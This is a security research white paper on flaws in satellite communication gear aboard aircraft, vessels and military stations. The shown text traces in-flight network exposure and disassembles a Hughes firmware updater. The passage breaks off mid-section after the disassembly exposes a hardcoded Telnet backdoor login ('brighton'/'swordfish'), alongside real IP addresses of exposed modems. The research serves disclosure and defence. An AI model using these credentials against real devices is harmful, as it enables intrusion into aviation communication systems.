

IOActive[®]

Research-fueled Security Services



\ WHITE PAPER \

Last Call for SATCOM Security

Ruben Santamarta

August 2018

Contents

Introduction.....	1
Impact.....	1
Aviation.....	3
A Global Exposure.....	4
Breaking into the MODMAN	16
Post-Exploitation.....	19
Firmware Functionalities.....	21
Authentication	22
Malware Targeting Airplanes through Exposed Telnet Service	23
Accelerators.....	25
Automatic Beam Switching (ABS)	28
Network Operations Center (NOC)	32
Network Services.....	36
Web.....	36
Telnet.....	37
FTP	38
Install Console	38
Info Server	39
Host Command Server	42
Maritime.....	44
The Intellian Case.....	44
Vulnerable CGIs.....	47
Malware Onboard	48
Controlling the Antenna	49
Military	53
Cyber-Physical Attacks	54
Beyond Logic Attacks, Going Physical	54
High Intensity Radiation Fields in the Aviation Industry	56
Analysis of Radiation Hazards	60
Antenna Models	62
Intellian GX60 – Maritime	62
Cargo Vessel	63
Cruise ships	64
Kustream 1500 - Aviation	65
Ground	66
In-Flight	67
Responsible Disclosure.....	68

Conclusion.....	69
-----------------	----

Introduction

This research comprehensively details three real-world scenarios involving serious vulnerabilities that affect the aviation, maritime, and military industries. The vulnerabilities include backdoors, insecure protocols, and network misconfigurations. This white paper elaborates the approach and technical details of these vulnerabilities, which could allow remote attackers, originated from the Internet, to take control of:

- Airborne SATCOM equipment on in-flight commercial aircrafts
- Earth Stations on Vessels, including Antennas
- Earth Stations used by the US Military in conflict zones

Hundreds of commercial airplanes from airlines such as Southwest, Norwegian, and Icelandair were found to be affected by these issues. Today, it is still possible to find vessels that are exposed to the Internet, leaving them vulnerable to malicious attacks. Also, we are providing the evidences to demonstrate that Internet of Things (IoT) malware was found actively trying to exploit exposed aircraft, as well as vessels that were already infected.

A numerical analysis of the potential Radio-Frequency (RF) hazards derived from vulnerable SATCOM devices is also provided. These results will be compared with the High Intensity Radiated Fields (HIRF) regulations used in the aviation and maritime industry, demonstrating cyber-physical attacks with impacts on satellites and safety implications for vessels and ships.

Finally, the responsible disclosure process that occurred in such a sensitive and complex scenario will be covered in detail.

Impact

The following table identifies the risks that have been identified for the three in-scope industries.

Industry	Security Risk	Safety Risk	Likelihood	Attack Vector
Aviation	Yes	No*	High	Remote
Maritime	Yes	Yes	High	Remote
Military	Yes	Yes	Medium	Remote

**Based on input received from the Aviation industry through the A-ISAC and our own research*

A security risk reflects scenarios that allow the attacker to intercept, manipulate, or disrupt non-safety communications or move further into other networks. For instance, when a

remote attacker is able to launch attacks against passengers' devices connected to the in-flight WiFi by compromising SATCOM equipment.

We identify a safety risk when, as a direct consequence of a successful attack, there is a potential source of harm or adverse health effect on a person or persons. This research did not carry the exploitation of the security risks through to producing any safety impacts, since they could not be tested in a responsible, ethical manner.

This concept may be transposed differently across industries. For the military sector, a safety risk may be considered when adversarial forces are able to more easily pinpoint the location of military units. On the other hand, the maritime and/or aviation industries can identify hazards because of the effects of SATCOM-generated HIRFs, which may provoke malfunctions in critical navigation systems or even health damages to persons exposed to this kind of non-ionizing RF.

Industry	Threat
Aviation	<ul style="list-style-type: none">• Ability to disrupt, intercept or modify non-safety communications such as In-Flight WiFi *• Ability to attack crew and passenger's devices• Ability to control SATCOM antenna positioning and transmissions.
Maritime	<ul style="list-style-type: none">• Ability to disrupt, intercept or modify onboard satellite communications• Ability to attack crew's devices• Ability to control SATCOM antenna positioning and transmissions• Ability to perform cyber-physical attacks using HIRF
Military	<ul style="list-style-type: none">• Ability to pinpoint the location of military units• Ability to disrupt, intercept or modify onboard satellite communications• Ability to perform cyber-physical attacks using HIRF
Space	<ul style="list-style-type: none">• Ability to disrupt satellite transponders

(*)Typically pilot and co-pilot do not use it. In-Flight WiFi is normally used by flight attendants for PAX and PCI transactions.

(*) Configurations may vary the impact.

Aviation

In November 2017, during a Norwegian flight from Madrid to Copenhagen, I decided to take a look at the In-Flight Entertainment System. Norwegian is well known for offering free WiFi access in most of its airplanes.

Wireshark, a common network-monitoring tool was used to capture traffic originating at the In-Flight WiFi. After leaving it running for some time I noticed two unexpected behaviors:

- The IPs assigned to passenger's devices looked like routable IPs.

3	7.281560	KontronA_26:a9:65	Broadcast	ARP	Who has 128.65.86.137? Tell 128.65.86.130
4	7.938280	KontronA_26:a9:65	Broadcast	ARP	Who has 10.178.27.43? Tell 10.142.8.217
5	8.285073	KontronA_26:a9:65	Broadcast	ARP	Who has 128.65.86.137? Tell 128.65.86.130

```
NetRange:      128.65.0.0 - 128.65.255.255
CIDR:          128.65.0.0/16
NetName:       RIPE-ERX-128-65-0-0
inetnum:       128.65.80.0 - 128.65.95.255
netname:       ROW44
descr:         Hughes Network Systems GmbH
country:       DE
```

- It was possible to observe network scans, coming from external random hosts, directed to internal but routable IPs.

260085	1063.207963	41.235.74.58	128.65.86.156	TCP	37065 → 23 [SYN]
--------	-------------	--------------	---------------	-----	------------------

Frame 260085: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: KontronA_26:a9:65 (00:10:13:26:a9:65), Dst: [REDACTED]
Internet Protocol Version 4, Src: 41.235.74.58, Dst: 128.65.86.156
Transmission Control Protocol, Src Port: 37065 (37065), Dst Port: 23 (23), Seq: 0, Len: 0

Source Port: 37065
Destination Port: 23
[Stream index: 17833]
[TCP Segment Len: 0]
Sequence number: 0 (relative sequence number)
Acknowledgment number: 0
Header Length: 24 bytes
Flags: 0x002 (SYN)

This raised a red flag, so I spent the flight mapping the internal network, passively collecting evidence and performing an initial analysis of the network traffic that was captured.

Once the flight landed, a simple network scan against those ranges revealed that multiple common services such as Telnet, WWW, and FTP were available for certain IPs. Also, a web interface could be accessed even without authentication, as the following picture shows.

The screenshot shows the HUGHES HX200 System Control Center web interface. The page title is "HX200 System Control Center". The browser address bar shows "128.65.83.193". The interface includes a navigation menu on the left with links for Home, Detailed Problem Statistics, Connectivity Test, and Help. The main content area displays "SYSTEM INFO" and a "Print this page" button. Below this, there is a section titled "This information is needed when you call Technical Support." which contains four tables of system data.

HX200 Info		Satellite	
Site ID:	2CA24201	Transmit Path:	Satellite
Serial Number:	2925122	Outroute:	Primary
Zipcode:	92064	Longitude:	24 West
Software Date:	Oct 13 2014, 13:33:16	Receive Frequency:	1555.0 MHz
Software Release:	6.9.0.51	Receive Symbol Rate:	30 Msps
LAN1 IP Address:	128.65.83.193	Receive Polarization:	Vertical
LAN1 Subnet Mask:	255.255.255.224	Transmit Polarization:	Horizontal
LAN1 MAC Address:	00:80:AE:DA:C0:68	22KHz Tone:	On
LAN2 IP Address:	0.0.0.0	Router Address:	192.168.12.107
LAN2 Subnet Mask:	0.0.0.0		
LAN2 MAC Address:	00:80:AE:DA:C0:69		

Transmit Radio Info		Software Configuration	
Transmit Radio Type:	Linear	NAT:	Disabled
Transmit Radio Name:	Terrasat	DHCP:	Disabled
Transmit Radio Part Number:	Ku_IBUC_Band2	Firewall:	Disabled (from NOC)
Transmit Radio Wattage:	4 Watt	Turbo Page:	Enabled
Wideband Support:	Yes		
Extended Band Support:	No		

At this point there was enough evidence to assume something was really wrong, but there was little information about the systems being accessed. The initial assumption was that these HX200 devices were the airborne SATCOM modems that somehow ended up being exposed to the Internet; however, considering the situation, it was mandatory to get a clear picture of the whole system before moving forward. Fortunately, it was possible to collect a significant amount of information about these devices from different sources such as press releases, YouTube videos, manuals, FCC licensing requests, etc.

The following description of the system is entirely based on information publicly accessible.

A Global Exposure

Providing in-flight connectivity through SATCOM is an important technological achievement, and obviously all the companies involved will proudly show off their success. This partially explains the amount of information it was possible to acquire from public sources. Another factor is the required regulations that vendors in this industry need to comply with, which ends up generating a significant amount of documentation. As a result, it was straightforward to discover the company that was behind the Norwegian SATCOM deployment.

Row 44 Completes Installation Of In-Flight Entertainment Solution On 60 Of Norwegian Air Shuttle's Boeing 737-800 Aircraft

09 Apr, 2013


WESTLAKE VILLAGE, Calif., April 9, 2013 /PRNewswire/ -- Row 44, a subsidiary of Global Eagle Entertainment Inc. (Nasdaq: ENT) and the leading provider of satellite-based inflight WiFi and device-based entertainment for airlines around the world, announced today that it has completed installation on 60 of Norwegian Air Shuttle's Boeing 737-800 aircraft. To date, Row 44's inflight entertainment solution, powered through Ku-band satellites, is currently offered on nearly 500 aircraft flying around the world, and is by far, the largest deployed satellite-powered system of any inflight entertainment provider.

The initial analysis of the gathered information also revealed other prominent airlines, such as Southwest or Icelandair, having their fleets equipped with these systems.

It was possible to verify that Southwest and Icelandair fleets were also exposed, although we have no confirmation about other airlines. The following screenshot, which seems part of the GlobalEagle's NMS Software¹, provides some additional clues on the scale of this exposure.

¹<https://www.sec.gov/Archives/edgar/data/1512077/000119312517008091/d284520dex991.htm>

NETWORK MANAGEMENT



Media outlets actively covered these engineering efforts to provide Internet connectivity at 30,000 ft. From a technical perspective, it was certainly surprising to discover the details some of these stories provided.

The New York Times published a nice infographic detailing the general architecture and devices.




Figure 1. Basic architecture of a Row44 deployment (New York Times) ²

IDG, also published ³ a three-page story detailing how the WiFi connectivity in Norwegian had been implemented.




Figure 2. Detailed Row44 architecture (IDG)

On YouTube, there is a time-lapse video⁴ showing the deployment of this equipment on a Southwest airplane. Also, there are other videos⁵ covering test flights of Row44's Albatross, where some photograms show the different devices that are in the scope of this research.

²<https://archive.nytimes.com/www.nytimes.com/interactive/2012/07/05/business/surfing-at-560-mph.html>

³<https://techworld.idg.se/2.2524/1.644569/wifi-flygplan/sida/1/sida->

⁴<https://www.youtube.com/watch?v=eFvwtfxPwac>


⁵https://youtu.be/XzLU8LR9_jY?t=83



In our previous paper⁶ we introduced common SATCOM infrastructures, according to which the following picture⁷ provides a clear representation of the GEE architecture:

GEE End-to-End Network Management

Aviation Connectivity



Page 21

Figure 3. GEE's SATCOM assets

The Ku-band Aircraft Earth Station (AES) used by Row 44 (now part of GlobalEagle) provides two-way broadband communication services to passengers and flight crews, allowing in-flight, real-time access to the Internet. The AES operate in conjunction with a Very Small Aperture Terminal (VSAT) network hub station that is licensed to Hughes Network Systems (HNS).

This service between multiple aircraft terminals and the Internet is provided via multiple satellite gateways under the control of a Network Operations Center (NOC). Satellite gateways are procured from HNS based on the existing Hughes HX, as well as HT architecture. A key element of the HNS satellite system is a VSAT HX/HT broadband terminal that provides Internet Protocol (IP) connectivity via geostationary satellites, augmented with a mobility feature to offer airborne users broadband IP data service.

⁶ https://ioactive.com/pdfs/IOActive_SATCOM_Security_WhitePaper.pdf

⁷ <https://www.sec.gov/Archives/edgar/data/1512077/000119312517008091/d284520dex991.htm>

The system supports reception and transmission in the 11.70 GHz to 12.20 GHz and 14.05 GHz to 14.47 GHz band respectively, utilizing independent linearly polarized array antennas for communication to and from a geostationary satellite in space.

This deployment complies with the ARINC 791 standard, which defines Ku and Ka band satellite data airborne terminal equipment. This standard allows a certain degree of flexibility in terms of the functionalities implemented, but we can provide a generic description of the components as follows:

1. MODMAN – Modem Manager

The MODMAN hosts the modem, which modulates and demodulates signals to and from baseband but also implements core functionalities such as interfacing with the KANDU and KRFU or receiving external signals from other aircraft sensors or units.

2. KANDU – Ku/Ka Band Data Unit

It provides power to the satellite antenna and uses external inputs, such as aircraft navigational data, to control its movement. In addition to implement the positioning algorithms it also interfaces with the KRFU.

3. KRFU – Ku/Ka Band Radio Frequency Unit

The KRFU converts modem IF to Ku- or Ka-band frequencies from the modem to prepare for transmission to the satellite. It also works as a high-power amplifier for transmitting the signal. The KRFU governs this process in reverse as well, converting the Ku- or Ka-band transmissions received from the satellite back to the IF.

4. OAE – Outside Antenna Equipment

This is the antenna unit that may be located in different positions, such as Tail Mounted Antennas (TMA) or Fuselage Mounted Antennas (FMA).

As such, GEE's ARINC 791 equipment is comprised of the following elements:

ARINC 791	Model	Device	Vendor	Function
MODMAN	MDU	Modem	Kontron	Modem, built on top of a Hughes HX200 SATCOM modem
KANDU	KuStream 1000	ACU	TECOM	Antenna Control Unit
KANDU	SMU	Server	Kontron	Server Management Unit. It is an airborne server that hosts the IFE Portal and other core services.
OAE	KuStream 1000	SAA	TECOM	Phased Array Antenna
KRFU	KuStream 1000	HPT	TECOM	High Power Transceiver

- MDU* – *Modem Data Unit*
- ACU* – *Antenna Control Unit*
- SMU* – *Server Management Unit*
- SAA* – *Satellite Antenna Assembly*
- HPT* – *High Power Transceiver*

In order to operate a network for in flight connectivity, the service provider must work with all relevant aviation authorities (i.e. EASA, FAA) to secure the necessary Supplemental Type Certificates (STCs). Most of these documents are publicly accessible⁸, thus providing valuable information to understand the capabilities and requirements for these systems.

At this point we are in a position to summarize how the GEE ARINC 791 deployment is working, which would also allow us to properly elaborate the attack scenarios.

The SMU (on the left) serves as the system controller, providing core functionalities to both the KANDU, KRFU and MODMAN (on the right) but also to passengers and crew as it is exposing the IFE Portal.

⁸ <https://www.fcc.gov/licensing-databases/general/search-fcc-databases>



The SMU also provides the switching of data from various peripherals located in the aircraft cabin and utilizes an aircraft digital computer interface to receive aircraft position, state of flight, etc. The SMU also receives aircraft level discrete inputs to detect various conditions, including the Weight-on-Wheels signal.

Additionally, the SMU is capable of establishing 3G data links only on the ground. This cellular antenna is located inside the radome, as shown below.



Figure 4. Cellular antenna in radome⁹

The ACU and the HPT have been discovered directly interfacing via discrete inputs, but also through ethernet in the same network segment where the MDU and SMU have access to.




Figure 5. Interfaces¹⁰

⁹ Southwest WiFi Installation <https://www.youtube.com/watch?v=eFwtfxPwac>

¹⁰ <http://www.tecom-ind.com/files/547dfa557058d-WebKustreamBrochureOct2014.pdf>





Figure 6. Interfaces¹¹

As a result, once the MDU is compromised, it is possible to reach both the ACU and HPT. The SMU remains accessible from the in-flight WiFi; although this does not intrinsically mean it can be easily compromised. If that situation ever happens the attacker will be in a position to gain control over the entire ARINC 791 deployment aboard the target aircraft.



¹¹ <http://www.kustream.com/gallery.php>

According to the documentation collected except for the MDU and the CWLU, the remaining devices run Linux.

Cabin Wireless LAN Units (CWLU) are provided to allow users with 802.11g/n enabled devices to gain access to the airborne connectivity. Regarding the CWLU Josep Pi, Senior Security Consultant at IOActive, will be presenting at DefCon'18 his research on breaking the Operating Systems these, and other Access Points use: ExtremeNetworks' WingOS.¹²




Figure 7. GEE devices¹³

Flight crew also has specific elements both at the cabin and cockpit to control the system.



¹² <https://www.defcon.org/html/defcon-26/dc-26-schedule.html>

¹³ <https://techworld.idg.se/2.2524/1.644569/wifi-flygplan/sida/2/sida-2>

Breaking into the MODMAN

At this point it is worth summing up the steps that have been followed so far:

1. In-Flight network traffic capture
2. In-Flight network mapping
3. Hughes/GlobalEagle (GEE) network scanning
4. Initial information gathering

Having a decent amount of information about GEE's system internals, and its corresponding SATCOM Hughes infrastructure, it was time to get back to the analysis of the exposed systems identified during the Stage 3.

GEE's MODMAN is a Kontron device built on top of a Hughes HX200 SATCOM modem. During the previous SATCOM research in 2014, we identified multiple vulnerabilities in Hughes SATCOM terminals, including backdoors. When a company has been found embedding backdoors in its products, it is not usually a developer's mistake but actually a design pattern. In this case by reading the official HX200 documentation an interesting feature was noticed: "The Fallback Updater"¹⁴

FallBack Updater Procedures


Repeat this procedure for each unit installed:

- Connect the PC and HX200/HX260 via the LAN (LAN1 connector on the HX200/HX260).
- Open the Windows Explorer and navigate to the default directory where the files were unzipped. The latest version is found on Portal and loaded to the installers PC.
- Double-click on HUGHES_Updater.

Results


The following messages will be generated if the fallback update operation is successful.

STEP 1



Click on the Accept button to acknowledge the restricted use condition.

STEP 2



¹⁴ http://dbstv.com/wp-content/uploads/2014/07/HX200_Installation_Procedure_Rev_A-04_060413.pdf

Software that is able to install new firmware to the unit without asking for a password is definitely a good candidate to host a backdoor. Using a simple google search it is possible to download the fallback updater software from the website of a satellite provider.¹⁵

This program contains both the recovery firmware '*fallback.bin*' and the Windows program '*HUGHES_updater.exe*' to update the device. By reverse engineering this binary we can know more about how the updating mechanism has been implemented.

1. The following code is pretty explanatory; it is basically the interface we have seen in the previous page. The program requires us to provide the Unit's IP and then Fallback updater will connect to the port 23 (Telnet).

```
lea    ecx, [ebp+220h] ; this
call   ?GetAddress@CIPAddressCtrl@@QAEHAAE0000E ; CIPAddressCtrl::GetAddress(uchar &,uchar &,uchar &,uchar &)
mov    ecx, dword ptr [esp+2Ch+var_14+3]
mov    edx, dword ptr [esp+2Ch+var_14+2]
mov    eax, dword ptr [esp+2Ch+var_14+1]
and    ecx, 0FFh
push   ecx
mov    ecx, dword ptr [esp+30h+var_14]
and    edx, 0FFh
and    eax, 0FFh
push   edx
and    ecx, 0FFh
push   eax
push   ecx
push   offset Format ; "%hd.%hd.%hd.%hd"
push   offset cp ; Dest
call   ds:sprintf
add    esp, 18h
lea    ebx, [ebp+0A0h]
mov    ecx, ebx ; this
push   offset aConnectingToUn ; "Connecting to unit..."
call   ?SetWindowTextA@CWnd@@QAEHPBD@ ; CWnd::SetWindowTextA(char const *)
```

```
loc_40240E:
mov    eax, [esp+18h+cp]
mov    [esp+18h+name.sa_family], 2
push   eax ; cp
call   inet_addr
push   17h ; hostshort
mov    dword ptr [esp+1Ch+name.sa_data+2], eax
call   htons
mov    ecx, dword ptr [esp+18h+name.sa_data+2]
mov    word ptr [esp+18h+name.sa_data], ax
push   ecx ; in
call   inet_ntoa
mov    edi, ds:printf
push   eax
push   offset aConnectingSock ; "connecting socket to %s\n"
call   edi ; printf
add    esp, 8
lea    edx, [esp+18h+name]
push   10h ; namelen
push   edx ; name
push   esi ; s
call   connect
cmp    eax, 0FFFFFFFh
jnz    short loc_40247E
```

2. Once connected it looks for the following login prompt "VxWorks Login:" which corresponds to the default VxWorks's shell service.

¹⁵http://support.iwayafrica.com/index.php?_m=downloads&_a=viewdownload&downloaditemid=37

```
mov     edx, [ebp+0]
push   offset aVxworksLogin ; "VxWorks login:"
push   offset cp             ; Str2
push   0                     ; buf
push   edx                   ; s
call   sub_402310
add    esp, 10h
test   al, al
jnz    short loc_4015DB
```

3. It sends the username 'brighton' and then waits for the password prompt from the server.

```
loc_4015DB:                ; "brighton"
mov     edi, offset aBrighton
or      ecx, 0FFFFFFFFh
xor     eax, eax
push   offset aPassword ; "Password: "
repne scasb
not    ecx
```

4. Finally, it sends the backdoor password 'swordfish' and waits for the shell's prompt '->'.

```
loc_401677:                ; "swordfish"
